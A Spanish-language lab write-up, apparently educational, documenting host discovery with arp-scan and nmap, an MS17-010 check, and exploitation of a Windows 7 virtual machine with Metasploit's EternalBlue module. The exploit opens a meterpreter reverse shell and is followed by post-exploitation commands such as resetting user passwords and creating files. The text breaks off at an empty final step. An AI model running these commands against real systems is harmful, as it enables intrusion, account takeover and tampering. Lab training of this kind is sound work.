

Ethical Entry


Autor: Ethical Entry

Objetivo del laboratorio:

Documentar el proceso de identificación y explotación controlada de la vulnerabilidad MS17-010 (Eternalblue) en un entorno de laboratorio autorizado, con fines educativos.


Luego de encender el Kali Linux, ejecuta los siguientes comandos:

Paso 1: Clear. (**Para limpiar**)



A screenshot of a terminal window. The window has a dark background with light-colored text. At the top, there's a menu bar with options: Session, Actions, Edit, View, Help. Below the menu, the terminal prompt shows '(kali㉿kali)-[~]'. In the bottom left corner, the command '\$ clear' is visible, with the cursor at the end of the word 'clear'.

Paso 2: sudo apt update -y && apt upgrade -y (**Descarga y actualiza los paquetes**)



A screenshot of a terminal window. The terminal prompt shows '(kali㉿kali)-[~]'. The user has run the command '\$ sudo apt update -y && apt upgrade -y'. A password prompt '[sudo] password for kali:' appears. The terminal then displays several lines of output related to package repositories: 'Ign:1 http://http.kali.org/kali kali-rolling InRelease', 'Ign:1 http://http.kali.org/kali kali-rolling InRelease', and '0% [Working]'. The word 'Working' is highlighted with a yellow rectangular box.

Paso 3: ifconfig (**Muestra todas las interfaces de red y su estado**)

```
└$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
              ether 02:42:66:9b:58:bc txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::2f0e:1d6d:f10f:612c prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
        RX packets 131 bytes 18706 (18.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2006 bytes 123388 (120.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
              loop txqueuelen 1000 (Local Loopback)
        RX packets 1724 bytes 151536 (147.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1724 bytes 151536 (147.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Paso 4: sudo arp-scan -I [nombre-interfaz] -localnet (**Escanea la red local usando ARP para descubrir hosts activos, incluso aunque no respondan a ping.**)

```
└(kali㉿kali)-[~]
$ sudo arp-scan -I eth0 -localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.3      08:00:27:e0:43:8d      (Unknown)
10.0.2.4      08:00:27:bd:af:6c      (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.892 seconds (135.31 hosts/sec). 2 responded
```

Paso 5: sudo nmap -sn [direccion-ip-de-red]/[prefijo-de-red]
(Sirve para saber cuáles equipos están activos en una red)

```
(kali㉿kali)-[~]
$ sudo nmap -sn 10.0.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 09:17 -0500
Nmap scan report for 10.0.2.3
Host is up (0.00036s latency).
MAC Address: 08:00:27:35:9E:E2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.0026s latency).
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.62 seconds
```

Paso 6: sudo nmap -sCV -p 135,139,445 -vvv [direccion-ip-de-red]/[prefijo-de-red] **(Luego de poner el comando, esta es parte de la información que te debe de salir) (Con este comando podemos ver si hay una red con algún puerto abierto, que versión es y te puedes dar cuenta si es sistema Windows o Linux. Si el TTL es de 128 es sistema Windows, si el TTL es de 64 es sistema Linux.)**

```
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  syn-ack ttl 128 Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGR
OUP)
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)
Service Info: Host: MICROCHOF; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Paso 7: Luego de saber la IP que está vulnerable utilizamos este comando para saber si es vulnerable a este exploit. -sudo nmap -p445 --script smb-vuln-ms17-010 [direccion-ip-maquina-vulnerable] **(Luego de ejecutar el comando, saldrá esta información donde te dice la vulnerabilidad que tiene está IP)**

```
(kali㉿kali)-[~]
$ sudo nmap -p445 --script smb-vuln-ms17-010 10.0.2.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 09:38 -0500
Nmap scan report for 10.0.2.4
Host is up (0.0029s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds
```

Paso 8: Colocamos el comando “msfconsole” **(Con este comando buscamos los exploits)**

```
      =[ metasploit v6.4.103-dev                               ]
+ -- ---=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads   ]
+ -- ---=[ 434 post - 49 encoders - 14 nops - 9 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

Paso 9: search eternalblue (**Buscamos el exploit con este comando**)

```
msf > search eternalblue
Matching Modules
=====
#  Name
-  --
0  exploit/windows/smb/ms17_010_eternalblue      Disclosure Date  Rank   Check  Description
note Windows Kernel Pool Corruption
    1  \_ target: Automatic Target
    2  \_ target: Windows 7
    3  \_ target: Windows Embedded Standard 7
    4  \_ target: Windows Server 2008 R2
    5  \_ target: Windows 8
    6  \_ target: Windows 8.1
    7  \_ target: Windows Server 2012
    8  \_ target: Windows 10 Pro
    9  \_ target: Windows 10 Enterprise Evaluation
10  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes   MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
    11 \_ target: Automatic
    12 \_ target: PowerShell
    13 \_ target: Native upload
    14 \_ target: MOF upload
    15 \_ AKA: ETERNALSYNERGY
    16 \_ AKA: ETERNALROMANCE
    17 \_ AKA: ETERNALCHAMPION
    18 \_ AKA: ETERNALBLUE
19  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
    20 \_ AKA: ETERNALSYNERGY
    21 \_ AKA: ETERNALROMANCE
    22 \_ AKA: ETERNALCHAMPION
    23 \_ AKA: ETERNALBLUE
24  auxiliary/scanner/smb/smb_ms17_010      .               normal  No    MS17-010 SMB RCE Detection
25  \_ AKA: DOUBLEPULSAR
26  \_ AKA: ETERNALBLUE
27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14      great  Yes   SMB DOUBLEPULSAR Remote Code
Execution
    28 \_ target: Execute payload (x64)
    29 \_ target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rc
e
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > █
```

Paso 10: use 0 (Utilizamos este comando para usar el exploit que marca el numero 0)

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue ote Windows Kernel Pool Corruption	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote
1	__target: Automatic target
2	__target: Windows 7
3	__target: Windows Embedded Standard 7
4	__target: Windows Server 2008 R2
5	__target: Windows 8
6	__target: Windows 8.1
7	__target: Windows Server 2012
8	__target: Windows 10 Pro
9	__target: Windows 10 Enterprise Evaluation
10	exploit/windows/smb/ms17_010_psexec nalsynergy/EternalChampion SMB Remote Windows Code Execution	2017-03-14	normal	Yes	MS17-010 EternalRomance/Eter
11	__target: Automatic
12	__target: PowerShell
13	__target: Native upload
14	__target: MOF upload
15	__AKA: ETERNALSYNTERY
16	__AKA: ETERNALROMANCE
17	__AKA: ETERNALCHAMPION
18	__AKA: ETERNALBLUE
19	auxiliary/admin/smb/ms17_010_command nalSynergy/EternalChampion SMB Remote Windows Command Execution	2017-03-14	normal	No	MS17-010 EternalRomance/Eter
20	__AKA: ETERNALSYNTERY
21	__AKA: ETERNALROMANCE
22	__AKA: ETERNALCHAMPION
23	__AKA: ETERNALBLUE
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	__AKA: DOUBLEPULSAR
26	__AKA: ETERNALBLUE
27	exploit/windows/smb/smb_doublepulsar_rce Execution	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code
28	__target: Execute payload (x64)
29	__target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rc e
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
msf > use 0
```

Paso 11: show options (Utilizamos este comando para ver las configuraciones del exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no         (Optional) The password for the specified username
SMBUser          no         (Optional) The username to authenticate as
VERIFY_ARCH     true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET   true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST       10.0.2.15    yes        The listen address (an interface may be specified)
LPORT        4444       yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

Paso 12: set RHOSTS [IP vulnerable] (Usamos este comando colocarle la IP vulnerable al exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

Paso 13: show options (Usamos el comando para verificar que se coloco correctamente)

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
RHOSTS    10.0.2.4        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain          no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass           no        (Optional) The password for the specified username
SMBUser            no        (Optional) The username to authenticate as
VERIFY_ARCH      true        yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true        yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC   thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.15       yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.
```

Paso 14: exploit (Luego de tener todo configurado, usamos este comando para correr el exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.2.4:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.0.2.4:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49158) at 2026-02-04 10:06:07 -0500
[+] 10.0.2.4:445 - =====-
[+] 10.0.2.4:445 - =====WIN=====
[+] 10.0.2.4:445 - =====-
meterpreter > 
```

Después de haber establecido conexión con la maquina vulnerable, se ejecuta el siguiente comando:

Shell (Con este comando entramos al CMD de la maquina)

aqui te dejo unos cuantos:

whoami

net user

net localgroup

ipconfig

etc.

Retos a realizar:

- 1. Cámbiale la clave al usuario lola y al usuario administrador**
- 2. Accede a la carpeta documentos de cada usuario y crea una carpeta y un archivo con contenido.**
- 3. En la maquina vulnerable, verifica los cambios que has realizado remotamente.**
- 4. Cuéntame tu experiencia de aprendizaje durante tu primer hackeo.**

Paso 15: net user “nombre de usuario” “contraseña”

```
C:\Windows\system32>net user lola 1234  
net user lola 1234  
The command completed successfully.
```

Paso 16: cd “Nombre de la carpeta” (Para entrar en esa carpeta)

cd mkdir “Nombre de la carpeta” (Para crear nueva carpeta)

echo “Mensaje del archivo” > “Nombre del archivo”

```
C:\Users\Lola>cd documents  
cd documents  
  
C:\Users\Lola\Documents>mkdir Nuevo  
mkdir Nuevo  
  
C:\Users\Lola\Documents>echo Hola mundo > archivo.txt  
echo Hola mundo > archivo.txt  
  
C:\Users\Lola\Documents>
```

Paso 17:

